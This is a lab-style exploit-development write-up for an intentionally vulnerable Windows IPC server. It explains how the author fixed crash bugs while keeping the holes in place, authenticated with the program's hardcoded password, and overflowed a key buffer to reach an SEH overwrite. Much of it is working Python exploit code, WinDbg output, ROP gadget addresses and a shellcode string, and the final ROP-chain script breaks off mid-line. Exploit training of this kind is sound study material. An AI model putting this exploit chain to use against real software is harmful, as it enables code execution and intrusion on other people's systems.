Write-up

General Notes:

The original source code and presentation to this code base comes from https://github.com/struct/mms

My goal when approaching this was to fix bugs that made the executable unusable and to keep the ones that made it vulnerable enough for me to land an exploit. This does mean that the binary is left to the whim of the exploit author on how vulnerable they wish to make it.

This was exploited on a Windows 7 x86-32 bit target. Thus the payload written will not work on other systems unless properly modified.

Compiling:

I compiled the binary using the script that was given in the repository called “win_compile.bat” using Visual Studio 2017’s compiler via the vsdevcmd window.

```
C:\Users\sneaky\source>vsdevcmd
**********************************************************************
** Visual Studio 2017 Developer Command Prompt v15.0.26730.10
** Copyright (c) 2017 Microsoft Corporation
**********************************************************************

C:\Users\sneaky\source>cd ..\Desktop\Code_Examples\IPC_Server

C:\Users\sneaky\Desktop\Code_Examples\IPC_Server>win_compile.bat
```

General Defense Analysis:

ASLR is ON
DEP is ON
DYNAMICBASE is OFF
SafeSEH is ON

Dyanmic base, similar to PIE in linux, means that the main binary in memory won’t move which makes it good for ROP gadgets later in the exploit phase.

Initial Setup:

Using “http://csope.sourceforge.net/large_projects.html”, I setup the codebase ready for cscope to analyze so I can look through the structures faster. The only change was that I made it for “*.h” and “*.cpp” and “*.c” files to append to the cscope.files file.

- find /my/project/dir -name “*.cpp” > /my/project/cscope.files
- find /my/project/dir -name “*.h” >> /my/project/cscope.files
- find /my/project/dir -name “*.c” >> /my/project/cscope.files

The windbg is as vanilla as it gets. I just downloaded it from the SDK and went from there.


Initial Bug Analysis/Fixes:

The code base being looked at is about in total 1200 ish lines of code, if you combine all the support header files and the main cpp file being analyzed.


First thing to do on the checklist is to analyze the main function and generalize what's happening.

```
int main(int argc, char *argv[]) {

    if(argv[1] == NULL) {
        cout << "please supply a filename\n" << endl;
        return ERR;
    }

    // Does not return
    if(!(read_ipc_handle(argv[1]))) {
        cout << "An error occured\n";
        return ERR;
    }

    return 0;
}
```


A check against the first argument on the command line for what seems to be a filename to be used by the program and then a call into "**read_ipc_handle**" using said filename. So I set argv[1] to "obj" via running in on the command line in windbg using "Open Executable" from the "File" drop down.



From this I get my obtuse setup of windbg with the ipc_recv.exe running.



After typing in “g”, which is the command to continue execution in windbg, not so much as one or two seconds later the program instantly dies.




Pretty fast death for a program. Especially since I haven’t done anything as of yet.

Looking at the backtrace of the stack via the “k” command it says the return was suppose to occur at line 1148 in the source, so I begin my hunt there.

The source of the problem leads us here

```
        memcpy(ipc_in_mem, shmPtr, sizeof(SerializedIPC));
#endif
```

My only thought was, why would a memcpy have an access violation. The only conclusion is that the size is somewhat wrong and it overextends into memory space that it shouldn't, or the destination is not large enough to hold the data.

First I look at what SerializedIPC sizeof is even suppose to be for SerializedIPC.

```
typedef struct _SerializedIPC {
    uint32_t type;
    uint32_t function;
    uint32_t sequence;
    uint8_t argc;
    IPCArgs args[IPC_ARGS_SIZE];
    uint8_t raw[RAW_SIZE];
} SerializedIPC;
```

Dumping this object in windbg came out to be 0xa090 or 41104.

Then I looked at the creation of shmPtr.

```
#if WIN32 || WIN64
        if(shmHandle == NULL) {
            shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, PAGE_SIZE, filename);
        }

        if(shmHandle == NULL) {
            destroy_ipc_data(&ipc_in_mem);
            return ERR;
        }

        if(shmPtr == NULL) {
            shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, PAGE_SIZE);
        }
```

Looks like they are making the size of shmPtr whatever PAGE_SIZE is. Let's look at what the size of PAGE_SIZE is.

```
#define PAGE_SIZE 4096
#define IPC_ARGS_SIZE 16
#define IPC_ARGS_BUF_SZ 512
#define RAW_SIZE 32768
#define OK 0
#define ERR -1
#define ARCHIVE_SZ 65535
```

The crash is coming from the fact that shmPtr is only 4096 in size, but the actual size of a SerializedIPC object is 41104. The fix is quite simple. Pass the correct value by using the size of function on SerializedIPC.

This is what my edits looks like to fix the code base.

```
#if WIN32 || WIN64
        if(shmHandle == NULL) {
            shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, sizeof(SerializedIPC), filename); //Modified PAGE_SIZE to sizeof the SerializedIPC
        }

        if(shmHandle == NULL) { //There's a bug right here, shmHandle can return an Error Code, but the code doesn't check for error codes whatsoever and continues
            destroy_ipc_data(&ipc_in_mem); printf("Could not create file mapping object (%d)\n",GetLastError());
            return ERR;
        }

        if(shmPtr == NULL) {
            shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, sizeof(SerializedIPC));
        }

        if(shmPtr == NULL) { printf("Could not create file mapping object (%d)\n",GetLastError());
            CloseHandle(shmHandle);
            destroy_ipc_data(&ipc_in_mem);
            return ERR;
        }

        memcpy(ipc_in_mem, shmPtr, sizeof(SerializedIPC)); //shmPtr can be a volatile value here
#endif

#endif // SHARED_MEMORY
```

After recompiling and continuing I hit another error. This one is much more annoying, telling me that I’ve exhausted by memory. The fuck even.

The error shows up on line 1146.

```
1145
1146        SerializedIPC *raw_ipc = (SerializedIPC *) ipc_in_mem;
1147
1148        if(is_valid_ipc_type(raw_ipc->type) == false) {
1149            cout << "Unknown type! (0x" << hex << raw_ipc->type << ")\n" << endl;
1150            destroy_ipc_data(&ipc_in_mem);
1151            return ERR;
1152        }
1153
1154        if (auth->check_session() == false) {
1155            IPC *i = new IPC();
1156            SerializedIPCHelper *si = i->createIPCResponseERR();
1157            write_ipc_handle(si->ipc);
1158            delete si;
1159            delete i;
1160            continue;
1161        }
1162
```

On line 1160 there’s a strange “continue” appended to the bottom of the “if” statement which would mean we’re in a while loop. Scrolling up to the top of the function confirms this.

```
    while(true) {
        ipc_in_mem = (uint8_t *) xmalloc(sizeof(SerializedIPC));
        retval = 0;

        if(ipc_in_mem == NULL) {
            return OK;
        }
```

It looks as though the ipc_in_mem is generated via a custom malloc function. At this point I questioned where the destruction was.

```
        destroy_ipc_data(&ipc_in_mem);
```

On line 1188 we find the destruction of the heap space for the ipc_in_mem block. The bug happening here is the “continue” on line 1160 is actually going back up to the top of the while loop on line 992, thus this means the ipc_in_mem is never freed on line 1188.

The fix here has to be very specific. The code on line 1154 technically is checking for a valid session, but the only way to to set the session is to actually allow the code to check an IPC_AUTH message.

```
1183        } else if(raw_ipc->type == IPCTypes::IPC_AUTH)  {
1184            auth->init(raw_ipc);
1185            auth->exec_function();
1186        }
```


The simplest way to cheat is to just remove the continue statement and allow it to flow downward. This bypasses the Authentication though. So my fix was to put the Authentication type check further up to allow the auth→check_session() to possibly return true.

Here’s what my fix looked like

```
1153        if(raw_ipc->type == IPCTypes::IPC_AUTH) { auth->init(raw_ipc); auth->exec_function(); }
1154        if (auth->check_session() == false) {
1155            IPC *i = new IPC();
1156            SerializedIPCHelper *si = i->createIPCResponseERR();
1157            write_ipc_handle(si->ipc);
1158            delete si;
1159            delete i;
1160            destroy_ipc_data(&ipc_in_mem); continue;
1161        }
1162
1163        if(raw_ipc->type == IPCTypes::IPC_ARCHIVE) {//if(raw_ipc->type == IPCTypes::IPC_ARCHIVE) {
1164            archive->init(raw_ipc);
1165            archive->exec_function();
1166        } else if(raw_ipc->type == IPCTypes::IPC_DESKTOP) {
1167            desktop->init(raw_ipc);
1168            desktop->exec_function();
1169        } else if(raw_ipc->type == IPCTypes::IPC_FILE_IO) {
1170            fileio->init(raw_ipc);
1171            fileio->exec_function();
1172        } else if(raw_ipc->type == IPCTypes::IPC_CRYPTO) {
1173            crypto->init(raw_ipc);
1174            crypto->exec_function();
1175        } else if(raw_ipc->type == IPCTypes::IPC_VALIDATE_BLOB) {
1176            valblob->init(raw_ipc);
1177            valblob->exec_function();
1178        } else if(raw_ipc->type == IPCTypes::IPC_PING) {
1179            ping->init();
1180        } else if(raw_ipc->type == IPCTypes::IPC_ENCODE) {
1181            encode->init(raw_ipc);
1182            encode->exec_function();
1183        }/* else if(raw_ipc->type == IPCTypes::IPC_AUTH)    {
1184            auth->init(raw_ipc);
1185            auth->exec_function();
1186        }*/
1187
1188        destroy_ipc_data(&ipc_in_mem);
1189
```

I tried to keep the lines the same, so that edits and modifications don’t pivot the lines during analysis so my notes didn’t get all messed up later.

So we recompile the binary again and check if it dies.




Looks like the binary is in a continuously running state. Now we can finally continue.

Authentication:

In the spirit of keeping the authentication part actually within the program we dive into the auth function and test to see how we can get authenticated.

This takes place in the IPC_AUTH class

```
923 class IPC_Auth : public IPC {
924     public:
925         IPC_Auth() : valid_session(false) {
926             m_password = "c5a514664b81f21235d2d1e7e6454334abc3cf4b";
927         }
928
929         ~IPC_Auth() { }
930
931         int32_t init(SerializedIPC *d) {
932             copyToTrustedIPC(d);
933             return OK;
934         }
935
936         int32_t exec_function() {
937             // AUTH_SESSION
938             if(ipc.function == IPCFunctions::AUTH_SESSION) {
939                 if (ipc.args[0].tag == IPCArgTypes::IPC_UINT &&
940                     ipc.args[1].tag == IPCArgTypes::IPC_BUF) {
941
942                     string p((char *) ipc.args[1].u.buf, ipc.args[0].u.uint);
943
944                     if(p != m_password) {
945                         SerializedIPCHelper *si = createIPCResponseERR();
946                         write_ipc_handle(si->ipc);
947                         delete si;
948                         return ERR;
949                     } else {
950                         valid_session = true;
951                     }
952
953                 }
954             }
955         }
956
957         bool check_session() { return valid_session; }
958
959     bool valid_session;
960     std::string m_password;
961 };
```

There’s a few things that have to happen to make the program authenticated.

First we must send an IPC_AUTH messsage type to the binary with an ipc.function value of AUTH_SESSION.

This value is within ipc_recv.h as 0xf017, and the tags must be IPC_UINT and IPC_BUF (0x4, 0x1).

Once this is done on like 944 it will check the buffer in the IPC message for the hardcoded value m_password on line 926.

So in my script I created a validateSession function that sets up the correct IPC message to send.

```python
def validateSession():


    mpassword = "c5a514664b81f21235d2d1e7e6454334abc3cf4b"

    length = 0xa090
    shmem = mmap.mmap(0,length,"obj", mmap.ACCESS_WRITE)
    data = struct.pack("<L",0x8) #IPC_AUTH
    data += struct.pack("<L",0xf017) #ipc.function
    data += struct.pack("<L",0x1) #argc
    #data += (0x210-len(data))*"C"
    s = len(data)
    data += struct.pack("<L",0xf) #Padding
    data += struct.pack("<L",len(mpassword)) #Length of password
    for x in xrange(0,127): #Dead Data
        data += struct.pack("<L",0x43434343+x)
    data += struct.pack("<L",0x4) #IPC_UINT
    s = len(data)
    #The mpassword
    data += "XXXX" #Padding
    data += "c5a5"
    data += "1466"
    data += "4b81"
    data += "f212"
    data += "35d2"
    data += "d1e7e"
    data += "6454"
    data += "334a"
    data += "bc3c"
    data += "f4b"
    data += "\x00\x00\x00\x00"
    for x in xrange(0,117):
        data += struct.pack("<L",0x44444444+x)

    data += struct.pack("<L",0x1) #IPC_BUF


    shmem.write(data)
    shmem.close()

```

Things to note about the SerializedIPC object.

```c
typedef struct _SerializedIPC {
    uint32_t type;
    uint32_t function;
    uint32_t sequence;
    uint8_t argc;
    IPCArgs args[IPC_ARGS_SIZE];
    uint8_t raw[RAW_SIZE];
} SerializedIPC;
```

The argc dictates how much of the data is actually going to be consumed into the structure at any time. Thus depending on the number of tags you have this will tell you how large your argc should be at anytime. Another thing to note is that sequence is very rarely used.

So now to test and see if the validation has occurred correctly.

I run “createData.py validate” on another console while the binary is running and check the local variables to see if it set the auth→valid_session to true.

Locals - C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_recv.exe obj - WinDbg:10.0.16299.91 X86

Typecast Locations

| Name | Value |
|---|---|
| ⊞ filename | 0x00717b1a "obj" |
| ⊞ archive | 0x00719a40 class IPC_Archive * |
| ⊟ auth | 0x00780038 class IPC_Auth * |
| ⊞ IPC | class IPC |
| valid_session | true |
| ⊞ m_password | class std::basic_string<char,std::char_traits<char>,std::allocator<char> > |
| ⊞ crypto | 0x00757c68 class IPC_CryptoHandler * |
| ⊞ desktop | 0x00743b10 class IPC_Desktop * |
| ⊞ encode | 0x00775f88 class IPC_Encode * |
| ⊞ fileio | 0x0074dbb8 class IPC_FileIO * |
| ⊞ i | 0x00795118 class IPC * |
| IPCFunctions:... | <Value unavailable> |
| IPCTypes::IPC... | 0 |
| IPCTypes::IPC... | 8 |
| ⊞ ping | 0x0076bee0 class IPC_Ping * |
| ⊞ shmHandle | <Value unavailable> |

Looks like it did. Now we continue to the vulnerability we’ll use to exploit this program.

Vulnerability:

The bug found that gives the leeway to win this situation was found in CRYPTO_SET_KEY.

```
597             // CRYPTO_SET_KEY(key, key_size)
598             } else if(ipc.function == IPCFunctions::CRYPTO_SET_KEY) {
599                 if(ipc.args[0].tag == IPCArgTypes::IPC_RAW && ipc.args[1].tag == IPCArgTypes::IPC_UINT) {
600                     uint8_t *k = ipc.raw;
601                     key_size = ipc.args[1].u.uint;
602 
603                     if(key_size > sizeof(ipc.raw)) {
604                         SerializedIPCHelper *si = createIPCResponseERR();
605                         write_ipc_handle(si->ipc);
606                         delete si;
607 
608                         if(key != NULL)
609                             delete [] key;
610 
611                         return ERR;
612                     }
613 
614                     char tmp[8192];
615                     snprintf(tmp, sizeof(tmp)-1, "[+] CRYPTO_SET_KEY() - key=%s", k);
616                     logStr(tmp);
617 
618                     memcpy(key, k, key_size);
619                     key_is_set = true;
620 
621                     SerializedIPCHelper *si = createIPCResponseOK();
622                     write_ipc_handle(si->ipc);
623                     delete si;
624                 }
```

There are a few problems with this function.

The key_size is user controlled, but does get checked against the sizeof(ipc.raw). However, ipc.raw’s size if 32768.

On line 618, there’s a memcpy using this same key_size on the key buffer.

```
                uint8_t key_buf[512];
                key = key_buf;
```

That’s a pretty tiny buffer for key when the ipc.raw size is 32768. This is quite the overflow.

So I create a function crypto_set_key to test what happens when we push that buffer to its limits.

```python
def crypto_set_key():
    #SEH overwrite,
    length = 0xa090
    payload = ""

    #SEH overwrite, 41415137
    for x in xrange(0,4114):
        payload += struct.pack("<L", 0x41414141+x)

    #2200, stack cookie check and failed
    """
    for x in xrange(0,2176):
        payload += struct.pack("<L", 0x41414141+x)
    """
    len_payload = len(payload)
    data = ""
    data += struct.pack("<L", 0x3) # IPC_CRYPTO
    data += struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
    data += struct.pack("<L", 0x0) #Sequence
    data += struct.pack("<L", 0x2) #argc
    data += "\x00"*512
    data += struct.pack("<L", 0x8) #IPC_RAW, argv[0]
    data += struct.pack("<L", len_payload) #Size
    data += struct.pack("<L", len_payload)
    data += "\x00"*(512-8)
    data += struct.pack("<L", 0x4) #IPC_UINT
    data += struct.pack("<L", 0x4)
    data += payload
    #data += "BBBB"*7288
    print len(data)
    shmem = mmap.mmap(0, len(data), "obj" ,mmap.ACCESS_WRITE)
    shmem.write(data)
    shmem.close()
```

Things to note, adding 32768 of data will just end in data access violation. So I tuned it back until another situation occurred. This situation is in the form of an SEH overwrite.

Running “createData.py crypto_set_key” will show the results.

```
(1298.cb4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41415137 edx=775f6d1d esi=00000000 edi=00000000
eip=41415137 esp=0012d158 ebp=0012d178 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41415137 ??              ???
```

```
0:000> !exchain
0012d16c: ntdll!ExecuteHandler2+3a (775f6d1d)
0012d6ac: ntdll!ExecuteHandler2+3a (775f6d1d)
0012ff78: 41415137
Invalid exception stack at 41415136
```

Looks like we have a possible win state.

However with a Non executable stack we can’t use a pop pop ret instruction to automatically win this situation.

Since there’s no dynamic base, my first thought was to find a gadget in the main binary itself that would let me move the stack back down to where my stack overwrite was down below and with this I could do a ROP chain.

Another interesting thing I noted was a PAGE_EXECUTE_READWRITE page that was always in the binary.

```
+  400000   401000    1000 MEM_IMAGE   MEM_COMMIT  PAGE_READONLY              Image    [ipc_recv; "ipc_recv.exe"]
   401000   402000    1000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READWRITE     Image    [ipc_recv; "ipc_recv.exe"]
   402000   44b000   49000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_WRITECOPY     Image    [ipc_recv; "ipc_recv.exe"]
   44b000   4f1000   a6000 MEM_IMAGE   MEM_COMMIT  PAGE_EXECUTE_READ          Image    [ipc_recv; "ipc_recv.exe"]
```

This seems to stem from this piece of code during the creation of the shared memory handler on line 1123.

```
1121 #if WIN32 || WIN64
1122         if(shmHandle == NULL) {
1123             shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, sizeof(SerializedIPC), filename); //Modified PAGE_SIZE to sizeof the SerializedIPC
1124         }
1125 
1126         if(shmHandle == NULL) { //There's a bug right here, shmHandle can return an Error Code, but the code doesn't check for error codes whatsoever and continues
1127             destroy_ipc_data(&ipc_in_mem); printf("Could not create file mapping object (%d)\n",GetLastError());
1128             return ERR;
1129         }
1130 
1131         if(shmPtr == NULL) {
1132             shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, sizeof(SerializedIPC));
1133         }
1134 
1135         if(shmPtr == NULL) { printf("Could not create file mapping object (%d)\n",GetLastError());
1136             CloseHandle(shmHandle);
1137             destroy_ipc_data(&ipc_in_mem);
1138             return ERR;
1139         }
```

My plan is to create a ROP chain that writes my shellcode to this page at 0x401000 in memory and then I jump to said shellcode and pop my calc.exe.

The gadgets I used were

0x46222c: add esp, 0x2204; ret
0x450092: pop eax; ret
0x473329: pop edx; ret
0x4b8ce6: mov [edx], eax; ret
0x48bc4a: jmp eax

The “add esp, 0x2204” was the stack pivot.


The pop into eax was used to store the shellcode instruction I wanted to write, and the pop edx loaded the location.

“mov [edx], eax” would allow me to write the shellcode to the location at 0x401000, and the jmp would fling me there.

The final code piece can be seen in ropPayload in createData.py

```python
def ropPayload():
    """
    0046222c : add esp, 0x2204; ret
    450093: pop eax; ret
    473329: pop edx; ret
    4b8ce6: mov [edx], eax; ret
    48bc4a: jmp eax
    """
    shellcode = "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b
    print len(shellcode)
    length = 0xa090
    payload_length = 4114*4
    payload = "A"*payload_length
    #pivot = struct.pack("<L",0x44444444)
    pivot = struct.pack("<L", 0x0046222c)
    ropchain = []
    target_addr = 0x401000
    for i in xrange(0, len(shellcode), 4):
        ropchain += struct.pack("<L", 0x450092)
        ropchain += shellcode[i:i+4]
        ropchain += struct.pack("<L", 0x473329)
        ropchain += struct.pack("<L", target_addr+i)
        ropchain += struct.pack("<L", 0x4b8ce6)
        pass
    ropchain += struct.pack("<L", 0x450092) #pop eax, ret
